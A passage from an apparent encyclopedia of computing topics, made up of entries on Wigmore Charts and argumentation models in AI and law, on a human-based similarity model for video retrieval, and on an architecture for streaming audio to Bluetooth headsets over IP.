John Henry Wigmore (1863-1943) was a very prominent exponent of legal evidence theory (and of comparative law) in the United States. A particular tool for structuring argumentation graphically, called Wigmore Charts and first proposed by Wigmore, has been in existence for the best part of the 20th century, and was resurrected in the 1980s. Wigmore Charts are a handy tool for organizing a legal argument, or, for that matter, any argument. They are especially suited for organizing an argument based on a narrative. Among legal scholars, Wigmore Charts had been "revived" in Anderson and Twining (1991); already in 1984, a preliminary circulation draft of that book was in existence; it includes (to say it with the blurb) "text, materials and exercises based upon Wigmore's *Science of Judicial Proof*" (i.e., Wigmore, 1937). Anderson (1999a) discusses an example, making use of a reduced set of symbols from his modified version of Wigmore's original chart method.


Figure 1. Toulmin's structure of argument



David Schum (2001) made use of Wigmore charts while introducing his and Peter Tillers' computer tool prototype for preparing a legal case, *MarshalPlan* (a hypertext tool whose design had already been described in 1991, and of which a prototype was being demonstrated in the late 1990s). Also see Schum (1993), on how to use probability theory with Wigmore Charts.

In computer science, for representing an argument, it is far more common to find in use Toulmin's argument structure (Toulmin, 1958), possibly charted. Wigmore Charts have their merits: they are compact. Yet, only some legal scholars used to know them.

Basically, Wigmore Charts and using Toulmin's structure are equivalent. Consider, in Toulmin's structure, how a rebuttal to a claim is notated. Anderson's modified Wigmore Charts resort to an "open angle" to identify an argument that provides an alternative explanation for an inference proposed by the other part to a case. An empty circle (which can be labeled with a number) stands for circumstantial evidence or an inferred proposition. An empty square stands for a testimonial assertion. Proposition 2 being a rebuttal of proposition 1 is notated as follows:



We used an open angle, next to the circle on the left-hand side. Instead, a closed angle stands for an argument corroborating the inference. If neither symbol is used, then in order to indicate the relation between a factum probans (supporting argument) and a factum probandum (what it is intended to prove) is notated as a line with a directed arrow from the former to the latter (Anderson 1999a, p. 57).

A SAMPLE WIGMORE CHART


A Wigmorean analysis is given for a simple, invented case. A boy, Bill, is charged with having disobeyed his mother by eating sweets without her permission. The envelopes of the sweets have been found strewn on the floor of Bill's room. Dad is helping in Mom's investigation, and his evidence appears to exonerate Bill, based on testimony that Dad elicited from Grandma.

1. Bill disobeyed Mom.
2. Mom had instructed Bill not to eat sweets unless he is given permission. In practice, when the children are given permission, it is Mom who is granting it.
3. Bill ate the sweets.
4. Many envelopes of sweets are strewn on the floor of Bill's room.
5. Mom is a nurse, and she immediately performed a blood test on Bill and found an unusually high level of sugar in his bloodstream, which suggests he ate the sweets.
6. Bill was justified in eating the sweets.
7. Bill rang up Dad, related to him his version of the situation, and claimed to him that Grandma had come on visit, and while having some sweets herself, instructed Bill to the effect that both Bill and Molly should also have some sweets, and Bill merely complied.
8. Dad's evidence confirms that Bill had Grandma's permission.
9. Dad rang up Grandma, and she confirmed that she gave Bill the permission to take and eat the sweets.

Figure 2 shows a Wigmore chart for the argumentational relationship among these propositions.

Circles are claims or inferred propositions. Squares are testimony. An infinity symbol associated with a circle signals the availability of evidence whose sensory perception (which may be replicated in court) is other than listening to testimony. An arrow reaches the factum probandum (which is to be demonstrated) from the factum probans (evidence or argument) in support of

Figure 2. An example of aWigmore Chart



it, or possibly from a set of items in support (in which case the arrow has one target, but two or more sources). A triangle is adjacent to the argument in support for the item reached by the line from the triangle. An open angle identifies a counterargument, instead.

COMPUTATIONAL MODELS OF ARGUMENTATION

Models of argumentation are used sometimes in multiagent systems (Sycara & Wooldridge, 2005). Parsons and McBurney (2003) have been concerned with argumentation-based communication between agents in multiagent systems. Paglieri and Castelfranchi (2005) deal with an agent revising his beliefs through contact with the environment.

Models for generating arguments automatically have also been developed by computational linguists concerned with tutorial dialogues (Carenini & Moore, 2001), or with multiagent communication. Kibble (2004, p. 25) uses Brandom's inferential semantics and Habermas' theory of communicative action (oriented to social constructs rather than mentalistic notions), "in order to develop a more fine-grained conceptualization of notions like commitment and challenge in the context of computational modeling of argumentative dialogue."

ABDUL/ILANA simulated the generation of adversary arguments on an international conflict (Flowers, McGuire, & Birnbaum, 1982). In a disputation with adversary arguments, the players do not actually expect to convince each other, and their persuasion goals target observers. Persuasion arguments, instead, have the aim of persuading one's interlocutor, too. Persuasive political argument is modeled in Atkinson, Bench-Capon, and McBurney (2005). AI modelling of persuasion in court was discussed by Bench-Capon (2003).

Philosopher Ghita Holmström-Hintikka (2001) has applied to legal investigation, and in particular to expert witnesses giving testimony and being interrogated in court, the Interrogative Model for Truth-seeking that had been developed by Jaakko Hintikka for use in the philosophy of science.

Within AI & Law (AI as applied to law), models of argumentation are thriving, and the literature is vast. A good survey from which to start is Prakken and Sartor (2002), which discusses the role of logic in computational models of legal argument. "Argumentation is one of the central topics of current research in Artificial Intelligence and Law. It has attracted the attention of both logically inclined and design-oriented researchers. Two common themes prevail. The first is that legal reasoning is defeasible, [that is], an argument that is acceptable in itself can be overturned by counterarguments. The second is that legal reasoning is usually performed in a context of debate and disagreement. Accordingly, such notions are studied as argument moves, attack, dialogue, and burden of proof" (p. 342). "The main focus" of major projects in the "design" strand "is defining persuasive argument moves, moves which would be made by 'good' human lawyers. By contrast, much logic-based research on legal argument has focused on defeasible inference, inspired by AI research on nonmonotonic reasoning and defeasible argumentation" (p. 343).

In the vast literature on computational models of argumentation within AI & Law, see, for example, Ashley (1990) on the HYPO system, which modeled adversarial reasoning with legal precedents, and which was continued in the CABARET project (Rissland & Skalak, 1991), and the CATO project (Aleven & Ashley 1997). Books include Prakken (1997) and Ashley (1990). Paper collections include Dunne and Bench-Capon (2005); Reed and Norman (2003); Prakken and Sartor (1996); Grasso, Reed, and Carenini (2004); Carenini, Grasso, and Reed (2002); and Vreeswijk, Brewka, and Prakken (2003). See, for example, Prakken (2004); Loui and Norman (1995); Freeman and Farley (1996); and Zeleznikow (2002). Walton (1996a) dealt with argumentation schemes. An appealing formal model is embodied in Gordon and Walton's (2006) tool *Carneades*. (Also see Walton, 1996b, 1998, 2002).

David Schum was the first one who combined computing, legal evidence, and argumentation (with Wigmore Charts). Later on, Henry Prakken has done so: he did, at a time when a body of published research started to emerge, about AI techniques for dealing with legal evidence (it emerged, mainly in connection with mostly separate organizational efforts by Ephraim Nissan, Peter Tillers, and John Zeleznikow, who have launched that unified discipline). Until Prakken's efforts, the only ones who applied argumentation to computer modeling of legal evidence were Schum, and Gulotta and Zappalà (2001): The latter explored two criminal cases by resorting to an extant tool for argumentation, DART, of Freeman and Farley (1996), as well as other tools. Prakken's relevant papers include Prakken (2001); Prakken and Renooij (2001); Prakken et al. (2003); and Bex et al. (2003).

Work on argumentation by computer scientists may even have been as simple as a mark-up language for structuring and tagging natural language text according to the line of argumentation it propounds: Delannoy (1999) suggested his own argumentation mark-up was unprecedented, but he was unaware of Nissan and Shimony's TAMBALACOQUE model (1996).

RECOMMENDED APPROACH

Explicit representation of arguments in a variety of contexts, within information technology tools, has much to recommend it. Consider expert systems from the 1980s, for diagnosis: quantitative weights for competing hypotheses were computed, yet argument structure was rather implicit. Making it explicit adds flexibility. Also think of decision-support systems, and of data visualization. Arguments, too, can be usefully visualized.

Moreover, as both logic-based and *ad hoc* systems for generating arguments or responding to them have become available, it is becoming increasingly feasible to incorporate argumentation modules within architectures. An example for this could be in the design of networks, if the communication within the network is modelled by using multiagent technology: the communication among agents can be usefully set in terms of argumentation.

Multimedia technology can enhance how human users can grasp argumentation. The blooming of research into argumentation and the foreseeable increase in its application call for the development of new generations of tools that visualize argument structure. These can be either general-purpose, or specialized: *MarshalPlan* (Schum, 2001) is applied in a judicial or investigative context. Wigmore Charts deserve widespread knowledge among computer scientists.

FUTURE TRENDS AND CONCLUSIONS

We have given emphasis to the visual representation of arguments. This does not require theoretical knowledge, and learning how to use Wigmore Charts or Toulmin's structure of arguments is rather intuitive. Software for visualizing argument structure exists.

We omitted probabilistic models. Moreover, we did not delve into the technicalities, which would appeal to logicians (such as the ones from AI & Law), of the internal workings of models and implemented tools for generating and processing arguments, but we cited relevant literature. The present reader only need know that such tools grounded in theory exist: they could be viewed as a black box. What most users, or even designers, of potential applications would see is an interface. Such interfaces can benefit from multimedia technology. It stands to reason that the mature AI technology of handling argumentation deserves to be applied, and multiagent communication is an area of extant application, which in turn is relevant for networking.

KEY TERMS

Abductive Inference: Inference to the "best" explanation. It departs from deductive inference.

Adversary Argument: "[N]either participant expects to persuade or be persuaded: The participants intend to remain adversaries, and present their arguments for the judgment of an audience (which may or may not actually be present). In these arguments, an arguer's aim is to make his side look good while making the opponent's look bad" (Flowers et al., 1982, p. 275). The ABDUL/ILANA program models such arguers (ibid.).

AI & Law: Artificial intelligence as applied to law, this being an established discipline both within legal computing and within artificial intelligence.

Anchored Narratives: The *theory of anchored narratives* was proposed by Wagenaar et al. (1993): narrative is related to evidence by a connection (or *anchor*), but this is a background generalization, which, critics remarked, only holds heuristically.

Argumentation: How to put forth propositions in support or against something. An established field in rhetoric, within AI & Law it became a major field during the 1990s.

Deontic, Deontology: Pertaining to duty and permissibility. Deontic logic has operators for duty. Deontological arguments appeal to principles of right or wrong, ultimate (rather than *teleological*) principles about what must or ought, or must not or ought not to be or be done.

Generalizations: Or background knowledge, or empirical generalizations: common sense heuristic rules, which apply to a given instance a belief, held concerning a pattern, and are resorted to when, interpreting the evidence and reconstructing a legal narrative for argumentation in court.

Persuasion Argument: The participants in the dialogue are both willing to be persuaded as well as trying to persuade. This is relevant for computer tools for supporting negotiation.

Teleological: Of an argument (as opposed to *deontological* reasoning): of a "reason given for acting or not acting in a certain way may be on account of what so acting or not acting will bring about. [...] All teleological reasoning presupposes some evaluation" (MacCormick, 1995, p. 468).

Wigmore Charts: A graphic method of structuring legal arguments, currently fairly popular among legal evidence scholars; originally devised in the early 20th century.

Assessing Digital Video Data Similarity

Waleed E. Farag
Indiana University of Pennsylvania, USA

INTRODUCTION

Multimedia applications are rapidly spread at an ever-increasing rate, introducing a number of challenging problems at the hands of the research community. The most significant and influential problem among them is the effective access to stored data. In spite of the popularity of keyword-based search technique in alphanumeric databases, it is inadequate for use with multimedia data due to their unstructured nature. On the other hand, a number of video content and context-based access techniques have been developed (Deb, 2005). The basic idea of content-based retrieval is to access multimedia data by their contents, for example, using one of the visual content features. While context-based techniques try to improve the retrieval performance by using associated contextual information, other than those derived from the media content (Hori & Aizawa, 2003).

Most of the proposed video indexing and retrieval prototypes have two major phases, the database population and the retrieval phase. In the former one, the video stream is partitioned into its constituent shots in a process known as shot boundary detection (Farag & Abdel-Wahab, 2001, 2002b). This step is followed by a process of selecting representative frames to summarize video shots (Farag & Abdel-Wahab, 2002a). Then, a number of low-level features (color, texture, object motion, etc.) are extracted in order to use them as indices to shots. The database population phase is performed as an off-line activity and it outputs a set of metadata with each element representing one of the clips in the video archive. In the retrieval phase, a query is presented to the system that in turns performs similarity matching operations and returns similar data back to the user.

The basic objective of an automated video retrieval system (described above) is to provide the user with easy-to-use and effective mechanisms to access the required information. For that reason, the success of a content-based video access system is mainly measured by the effectiveness of its retrieval phase. The general query model adopted by almost all multimedia retrieval systems is the QBE (query by example; Marchionini, 2006). In this model, the user submits a query in the form of an image or a video clip (in case of a video retrieval system) and asks the system to retrieve similar data. QBE is considered to be a promising technique since it provides the user with an intuitive way of query presentation. In addition, the form of expressing a query condition is close to that of the data to be evaluated.

Upon the reception of the submitted query, the retrieval stage analyzes it to extract a set of features then performs the task of similarity matching. In the latter task, the query-extracted features are compared with the features stored into the metadata; then matches are sorted and displayed back to the user based on how close a hit is to the input query. A central issue here is the assessment of video data similarity. Appropriately answering the following questions has a crucial impact on the effectiveness and applicability of the retrieval system. How are the similarity matching operations performed and based on what criteria? Do the employed similarity matching models reflect the human perception of multimedia similarity? The main focus of this article is to shed the light on possible answers to the above questions.

BACKGROUND

An important lesson that has been learned through the last two decades from the increasing popularity of the Internet can be stated as follows "[T]he usefulness of vast repositories of digital information is limited by the effectiveness of the access methods" (Brunelli, Mich, & Modena, 1999). The same lesson applies to video archives; thus, many researchers start to be aware of the significance of providing effective tools for accessing video databases. Moreover, some of them are proposing various techniques to improve the efficiency, effectiveness, and robustness of the retrieval system. In the following, a quick review to these techniques is introduced with emphasis on various approaches for evaluating video data similarity.

One important aspect of multimedia retrieval systems is the browsing capability and in this context some researchers proposed the integration between the human and the computer to improve the performance of the retrieval stage. Truong and Venkatesh (2007) presented a comprehensive review and classification of video abstraction techniques introduced by various researchers in the field. That work reviewed different methodologies that use still images (key frames) and moving pictures (video skims) to abstract video data and provide fast overviews of the video content. A prototype retrieval system that supports 3D images, videos, and music retrieval is presented in Kosugi et al. (2001). In that system each type of queries has its own processing module; for instance, image retrieval is processed using a component called ImageCompass.

Due to the importance of accurately measuring multimedia data similarity, a number of researchers have proposed various approaches to perform this task. In the context of image retrieval systems, some researchers considered local geometric constraint into account and calculated the similarity between two images using the number of corresponding points (Lew, 2001). In Oria, Ozsu, Lin, and Iglinski (2001) image are represented using a combination of color distribution (histogram) and salient objects (region of interest). Similarity between images are evaluated using a weighted Euclidean distance function, while complex query formulation was allowed using a modified version of SQL denoted as MOQL (Multimedia Object Query Language). Other researchers formulated the similarity between images as a graph-matching problem and used a graph-matching algorithm to calculate such similarity (Lew, 2001). Berretti, Bimbo, and Pala (2000) proposed a system that uses perceptual distance to measure shape feature similarity of images while providing efficient index structure. Hörster, Lienhart, and Slaney (2007) employed several measures to assess the similarity between a query image and a stored image in the database. These methods include calculating the cosine similarity, using the L1 distance, the symmetrized Jensen-Shannon divergence, while the last method is adopted from language-based information retrieval.

With respect to video retrieval, one technique was proposed in Cheung and Zakhor (2003) where a video stream is viewed as a sequence of frames and in order to represent these frames, in the feature space, high dimensional feature vectors were used. The percentage of similar clusters of frames common between two video streams is used as a criterion for measuring video similarity. A set of key frames denoted video signature is selected to represent each video sequence; then distances are computed between two video signatures. Li, Zheng, and Prabhakaran (2007) highlighted that the Euclidean distance is not suitable for recognizing motions in multi-attributes data streams. Therefore, they proposed a technique for similarity measure that is based upon singular-value decomposition (SVD) and motion direction identification.

Another technique was proposed in Liu, Zhuang, and Pan (1999) to dynamically distinguish whether two shots are similar or not based on the current situation of shot similarity. One other video retrieval approach introduced by Wang, Hoffman, Cook, and Li (2006) used the L1 distance measure to calculate the distance between feature vectors. Each of the used feature vectors is a combined one in which visual and audio features are joined to form a single feature vector. In Lian, Tan, and Chan (2003), a clustering algorithm was proposed to improve the performance of the retrieval stage in particular while dealing with large video databases. The introduced algorithm achieved high recall and precision while providing fast retrieval. This work used the QBE paradigm and adopted a distance measure that first aligns video clips before measuring their similarity.

A powerful concept to improve searching multimedia databases is called relevance feedback (Zhou & Huang, 2003). In this technique, the user associates a score to each of the returned hits, and these scores are used to direct the following search phase and improve its results. In Guan and Qui (2007), the authors proposed an optimization technique in order to identify objects of interest to the user while dealing with several relevance feedback images. Current issues in real-time video object tracking systems have been identified in Oerlemans, Rijsdam, and Lew (2007). That article presented a technique that uses interactive relevance feedback so as to address these issues with real-time video object tracking applications.

EVALUATING VIDEO SIMILARITY USING A HUMAN-BASED MODEL

From the above survey of the current approaches, we can observe that an important issue has been overlooked by most of the above techniques. This was stated in Santini and Jain (1999) by the following quote: “If our systems have to respond in an intuitive and intelligent manner, they must use a similarity model resembling the humans." Our belief in the utmost importance of the above phrase motivates us to propose a novel technique to measure the similarity of video data. This approach attempts to introduce a model to emulate the way humans perceive video data similarity (Farag & Abdel-Wahab, 2003).

The retrieval system can accept queries in form of an image, a single video shot, or a multishot video clip. The latter is the general case in video retrieval systems. In order to lay the foundation of the proposed similarity matching model, a number of assumptions is listed first:

- The similarity of video data (clip-to-clip) is based on the similarity of their constituent shots.
- Two shots are not relevant, if the query signature (relative distance between selected key frames) is longer than the signature of the database shot.
- A database clips is a relevant one, if one query shot is relevant to any of its shots.
- The query clip is usually smaller than the average length of database clips.

The results of submitting a video clip as a search example is divided into two levels. The first one is the query overall similarity level which lists similar database clips. In the second level, the system displays a list of similar database shots to each shot of the input query and this gives the user much more detailed results based on the similarity of individual shots to help fickle users in their decisions.

A shot is a sequence of frames so we need to formulate frames similarity first. In the proposed model, the similarity between two video frames is defined based on their visual content where color and texture are used as visual content representative features. Color similarity is measured using the normalized histogram intersection, while texture similarity is calculated using a Gabor wavelet transform. Equation (1) is used to measure the overall similarity between two frames *f1* and *f2* where S_c (color similarity) is defined in equation (2). A query frame histogram (H_{fi}) is scaled before applying equation (2) to filter out variations in video clips dimensions. S_t (texture similarity) is calculated based on the mean and the standard deviation of each component of the Gabor filter (scale and orientation) (Manjunath & Ma, 1996).

$$Sim(f1, f2) = 0.5 * S_c + 0.5 * S_t \tag{1}$$

$$S_c = \left[\sum_{i=1}^{64} Min(H_{f1}(i), H_{f2}(i)) \right] / \sum_{i=1}^{64} H_{f1}(i) \tag{2}$$

Suppose we have two shots *S1* and *S2* each has *n1* and *n2* frames respectively. We measure the similarity between these shots by measuring the similarity between every frame in *S1* with every frame in *S2* and form what is called the similarity matrix that has a dimension of *n1Xn2*. For the ith row of the similarity matrix, the largest element value represents the closest frame in shot *S2* that is most similar to the ith frame in shot *S1* and vice versa. After forming that matrix, equation (3) is used to measure shot similarity. Equation (3) is applied upon the selected key frames to improve efficiency and avoid redundant operations.

$$Sim(S1, S2) = \left[\sum_{i=1}^{n1} MR_{(i)}(S_{i,j}) + \sum_{j=1}^{n2} MC_{(j)}(S_{i,j}) \right] / (n1 + n2) \tag{3}$$

Where $MR_{(i)}(S_{i,j})$/ $MC_{(j)}(S_{i,j})$: is the element with the maximum value in the i/j row/col respectively and *n1/n2* is the number of rows/columns in the similarity matrix.

The proposed similarity model attempts to emulate the way humans perceive the similarity of video material. This was achieved by integrating into the similarity measuring formula (4) a number of factors that most probably humans use to perceive video similarity. These factors are:

- **The visual similarity:** Normally, humans determine the similarity of video data based on their visual characteristics such as color, texture, shape, and so forth. For instance, two images with the same colors are usually judged as being similar.
- **The rate of playing the video:** Humans tend also to be affected by the rate at which frames are displayed and they use this factor in determining video similarity.
- **The time period of the shot:** The more the periods of video shots coincide, the more they are similar to human perception.
- **The order of the shots in a video clip:** Humans often give higher similarity scores to video clips that have the same ordering of corresponding shots.

$$Sim(S1, S2) = W_1 * S_V + W_2 * D_R + W_3 * F_R \quad (4)$$

$$D_R = 1 - \left[|S1(d) - S2(d)| / Max(S1(d), S2(d)) \right] \quad (5)$$

$$F_R = 1 - \left[|S1(r) - S2(r)| / Max(S1(r), S2(r)) \right] \quad (6)$$

Where S_V is the visual similarity, D_R is the shot duration ratio, F_R is the video frame rate ratio, *Si(d)* is the time duration of the ith shot, *Si(r)* is the frame rate of the ith shot, and W_1, W_2, and W_3 are relative weights.

There are three parameter weights in equation (4), namely, W_1, W_2, *and* W_3 that give indication on how important a factor is over the others. For example, stressing the importance of the visual similarity factor is achieved by increasing the value of its associated weight (W_1). It was decided to give the user the ability to express his/her real need by allowing these parameters to be adjusted by the user. To reflect the effect of the order factor, the overall similarity level checks if the shots in the database clip have the same temporal order as those shots in the query clip. Although this may restrict the candidates to the overall similarity set to clips that have the same temporal order of shots as the query clip, the user still has a finer level of similarity that is based on individual query shots which capture other aspects of similarity as discussed before.

To evaluate the proposed similarity model, it was implemented in the retrieval stage of the VCR system (a video content-based retrieval system) (Farag & Abdel-Wahab, 2003). The model performance was quantified through measuring recall and precision defined in equations (7) and (8). To measure the recall and precision of the system, five shots were submitted as queries while changing the number of returned shots from 5 to 20. Both recall and precision depend of the number of returned shots. To increase recall, more shots have to be retrieved, which will in general result in decreased precision. The ground truth set is determined manually by a human observer before submitting a query to the system. The average recall and precision is calculated for the above experiments and plotted in Figure 1 that indicates a very good performance achieved by the system. At a small number of returned shots the recall value was small while the precision value was very good. Increasing the number of returned clips increases the recall until it reaches one; at the same time the value of the precision was not degraded very much but the curve almost dwells at a precision value of 0.92. This way, the system provides a very good trade-off between recall and precision. Similar results were obtained using the same procedure for unseen queries. For more discussion on the obtained results the reader is referred to Farag and Abdel-Wahab (2003).

$$R = A / (A + C) \quad (7)$$

$$P = A / (A + B) \quad (8)$$

Figure 1. Recall vs. precision for five seen shots

FUTURE TRENDS

The proposed model is one step to solve the problem of modeling human perception in measuring video data similarity. Many open research topics and outstanding problems still exit and a brief review follows. Since Euclidean measure may not effectively emulate human perception, the potential of improving it can be explored via clustering and neural network techniques. Also, there is a need to propose techniques that measure the attentive similarity that some researchers believe that it is what humans actually use while judging multimedia data similarity. Moreover, nonlinear methods for combining more than one similarity measures require more exploration. Investigation of methodologies for performance evaluation of multimedia retrieval systems and the introduction of benchmarks such as TRECVID effort are two other areas that need more research. In addition, semantic-based retrieval and how to correlate semantic objects with low-level features to narrow the semantic gap is another open topic. Real-time interactive mobile technologies are evolving introducing new challenges to multimedia research that need to be addressed. Also, incorporating the user intelligence through human-computer interface techniques and information visualization strategies are issues that require further investigation. Finally, the introduction of new psychological similarity models that better capture the human notion of multimedia similarity is an area that needs more research.

CONCLUSION

In this article, a brief introduction to the issue of measuring digital video data similarity is introduced in the context of designing effective content-based video retrieval systems. The utmost significance of the similarity matching model in determining the applicability and effectiveness of the retrieval system was emphasized. Afterward, the article reviewed some of the techniques proposed by the research community to implement the retrieval stage in general and to tackle the problem of assessing the similarity of multimedia data in particular. The proposed similarity matching model is then introduced. That novel model attempts to measure the similarity of video data based on a number of factors that are likely to reflect the way humans judge video similarity. The proposed model is considered a step in the road towards appropriately modeling the human's notion of multimedia data similarity. There is still many research topics and open areas that need further investigation in order to come up with better and more effective similarity-matching techniques.

KEY TERMS

Color Histogram: A method to represent the color feature of an image by counting how many values of each color occur in the image and forming a representing histogram.

Content-based Access: A technique that enables searching multimedia databases based on the content of the medium itself and not based on keywords description.

Context-based Access: A technique that tries to improve the retrieval performance by using associate contextual information, other than those derived from the media content.

Multimedia Databases: An unconventional database that stores various media such as images, audio, and video streams.

Query By Example: A technique to query multimedia databases where the user submits a sample query such as an image or a video clip and asks the system to retrieve similar items.

Relevance Feedback: A technique in which the user associates a score to each of the returned hits; then these scores are used to direct the following search phase and improve its results.

Retrieval Stage: The last stage in a content-based retrieval system that accepts and processes user queries then returns the results ranked according to their similarities with the query.

Similarity-Matching: A process of comparing extracted features from the query with those stored in the metadata that returns a list of hits ordered based on measuring criteria.

Audio Streaming to IP-Enabled Bluetooth Devices

Sherali Zeadally
University of the District of Columbia, USA

INTRODUCTION

Over the last few years, we have witnessed the emergence of many wireless systems and devices such as cellular phones, personal digital assistants, pagers, and other portable devices. However, they are often used separately, and their applications do not interact. One of the goals of personal area networks (PANs) (Bluetooth SIG, 2002a; Gavrilovska & Prasad, 2001) is to enable such a diverse set of devices to exchange information in a seamless, friendly, and efficient way. The emergence of Bluetooth (Bluetooth SIG, 2001b; Roberts, 2003) wireless technology promises such seamless networking. Bluetooth is an open industry standard that can provide short-range radio communications among small form factor mobile devices. Bluetooth is based on a high-performance, low-cost integrated radio transceiver and has been designed to provide a cable replacement technology with emphasis on robustness and low cost. Bluetooth supports two types of links: the synchronous connection-oriented (SCO) link and the asynchronous connectionless link (ACL). Figure 1 illustrates the Bluetooth protocol stack.

The link manager protocol (LMP) performs link setup and configuration functions. The logical link and control adaptation (L2CAP) layer supports protocol multiplexing and connection-oriented/connectionless data services. The host controller interface (HCI) layer provides an interface to access the hardware capabilities of Bluetooth.

In this article, we focus on the design and implementation of an architecture that (a) provides interoperability and connectivity of Bluetooth networks with other networks using Internet protocol (IP) technology


Figure 2. The AVDTP protocol stack in Bluetooth (only the audio portion of AVDTP is shown)



and (b) enables Bluetooth mobile devices to wirelessly stream high-quality audio (greater bandwidth than toll quality voice) content from other Internet devices. We also investigate the efficiency of different design approaches that can be used by Bluetooth-enabled devices for high-quality audio streaming.

AUDIO/VIDEO TRANSMISSION OVER BLUETOOTH WITH AVDTP

The Audio Video Working Group has defined a Bluetooth profile that allows streaming of high quality mono or stereo audio directly over L2CAP from another device. This profile, the advanced audio distribution profile (A2DP) (Bluetooth SIG, 2002b), is based on the generic audio/video profile distribution profile (GAVDP) (Bluetooth SIG, 2002c), which in turn uses the audio/video distribution transport protocol (AVDTP) (Bluetooth SIG, 2002d). AVDTP specifies the transport protocol for audio and video distribution and streaming over Bluetooth ACL links. Figure 2 shows the protocol stack model for AVDTP.

AVDTP defines the signaling mechanism between Bluetooth devices for stream set-up and media streaming of audio or video using ACL links. Audio/video (A/V) streaming and signaling set-up messages are transported via L2CAP packets. A dedicated protocol/service multiplexer (PSM) value (the PSM value for AVDTP is 25) is used to identify L2CAP packets that are intended for AVDTP. AVDTP applies point-to-point signaling over connection-oriented L2CAP channel set up in advance between two devices participating in A/V streaming. Before A/V applications transport A/V streams over a Bluetooth link, AVDTP performs A/V parameter negotiation. Based on the result of this negotiation, applications transfer A/V content.

AUDIO STREAMING TO BLUETOOTH DEVICES OVER IP

Connecting Bluetooth Devices to IP-Based Networks

The proliferation of IP over all kinds of networks today makes it necessary to support Bluetooth applications over IP-based networks. However, an IP over Bluetooth profile was not specified in the Bluetooth specifications. There are currently two ways of running IP-based applications over Bluetooth: one approach is to use the local area network (LAN) profile (Bluetooth SIG, 2001c), and the other approach is to use the PAN profile (Bluetooth SIG, 2002a). The LAN profile defines how Bluetooth-enabled devices can access services of a LAN using the IETF point-to-point protocol (PPP) (Simpson & Kale, 1994). The PAN profile describes how two or more Bluetooth-enabled devices can form an ad-hoc network and how the same mechanism can be used to access a remote network through a network access point. It uses the Bluetooth network encapsulation protocol (BNEP) (Bluetooth SIG, 2001a) to provide networking capabilities for Bluetooth devices.

Figure 3. Audio streaming (via AVDTP) between a Bluetooth-enabled PDA and a Bluetooth-enabled headset




Figure 4. Interface module design architecture for audio streaming and voice playback



Audio Streaming to IP-Enabled Bluetooth Devices

Although audio or voice may be streamed to a device such as a Bluetooth-enabled laptop or PDA (as shown in Figure 3), we still need to deliver the media stream to a device such as a speaker or a headset for playback by the end user. Currently, there is no support for audio streaming or voice playback between two Bluetooth devices such as between a Bluetooth-enabled laptop or personal digital assistant (PDA) and another device such as a Bluetooth-enabled headset. Traditionally, the same device (with its own loudspeaker or a headset connected to it via a cable) performing the streaming also performs playback of the media. However, this restricts the end user in carrying the streaming device (for example a PDA) while roaming in the Bluetooth network to listen to the audio or voice. We wanted to exploit the cable replacement goal of Bluetooth such that the user does not have to be tied to the device performing the streaming to listen to the streamed audio or voice. Thus, in our prototype implementation, we have extended the AVDTP protocol to communicate with Bluetooth-enabled devices such as headsets. Extending AVDTP support to a Bluetooth-enabled headset now provides a user the capability of only carrying the headset in the Bluetooth network and communicating with the streaming device over a Bluetooth link.

INTERFACE MODULE DESIGN

Our prototype design architecture (illustrated in Figure 4) exploits AVDTP to stream audio and voice over Bluetooth and an IP-based network using BNEP. We focus on the design and implementation of an interface module (shown in Figure 4) that provides the interface between BNEP and the AVDTP layer of the Bluetooth streaming sink device. The BNEP part of the device provides IP connectivity, and the AVDTP layer of the streaming sink device (PDA in our implementation) enables audio streaming and voice playback by the Bluetooth-enabled end user's headset using an AVDTP link.

Interface Module Implementation

The interface module enables audio streaming or voice playback between two Bluetooth devices such as a Bluetooth-enabled laptop or PDA connected to an Internet streaming server via the PAN profile and another device such as a Bluetooth-enabled headset. We use the BlueZ (BlueZ, 2006) Bluetooth protocol stack running on Red Hat Linux version 9 on the Bluetooth-enabled laptops and Familiar v0.7 (Linux based operating system) on the Bluetooth-enabled IPAQ H3900 PDA. We use Apache HTTP Server v2.0 (Apache, 2006) for the streaming server and Mplayer (Mplayer, 2006) for real time streaming. The implementation of the interface module supports three main functionalities: (a) to establish AVDTP between a Bluetooth-enabled streaming sink device and a Bluetooth-enabled playback back device, (b) to set the media specific information required for media playback, and (c) to receive the incoming media packets from the Internet connection and to transfer them to playback device using AVDTP.

The first part of the implementation requires device discovery and AVDTP link establishment to the Bluetooth-enabled device to be used for playback. To enable service discovery, we exploit the Bluetooth service discovery protocol (SDP) (Bluetooth SIG, 2001d) provided by the BlueZ protocol stack. Once the user selects the Bluetooth device to connect for audio playback, the interface module sets up an ACL link over AVDTP layer using the Bluetooth address obtained during the service discovery procedure. Once the *stream* (representing the logical end-to-end connection of media data [audio or video] between two audio/video [A/V] devices) has been established, the interface module starts the audio streaming.

The interface module initiates the streaming procedure by registering itself with AVDTP as a stream end point (SEP). The interface module specifies the role of Acceptor and acts as a source for the communication link while registering with AVDTP. AVDTP returns a stream handle (representing a top-level reference to a stream), which is exposed to the application layer. Once the AVDTP link has been established, the AVDTP signaling procedure sets the application and transport service parameters to be used during the transfer of audio. After the signaling procedure is executed, a streaming session will be established via AVDTP between the source and sink devices, ready to send and receive data respectively.

The third component and main part of the implementation is the transfer of the media packets and their playback. This functionality requires the interface module to capture the incoming media packets from the BNEP layer of the streaming sink device and transfer them to the AVDTP layer for transmission and playback by the sink device. At this stage there are two ways to receive the media packet (as shown in Figure 4)—one approach is to capture the media packet at application layer (after is has passed the BNEP, IP and TCP layers) of the streaming sink device. Another approach is to directly route the media packets from the BNEP layer. The former approach is simpler and easier to implement, but it increases end-to-end latency—that is, the total time required to send the packet to the Bluetooth-enabled headset as it has to travel all the way up the protocol stack to the application layer before being transferred via the AVDTP layer. In our implementation, we have used the latter approach. The incoming audio packets at the BNEP layer of the streaming sink device are captured by the interface module. After the BNEP, IP, and TCP headers are removed, the payloads of the packets are sent to the AVDTP layer.

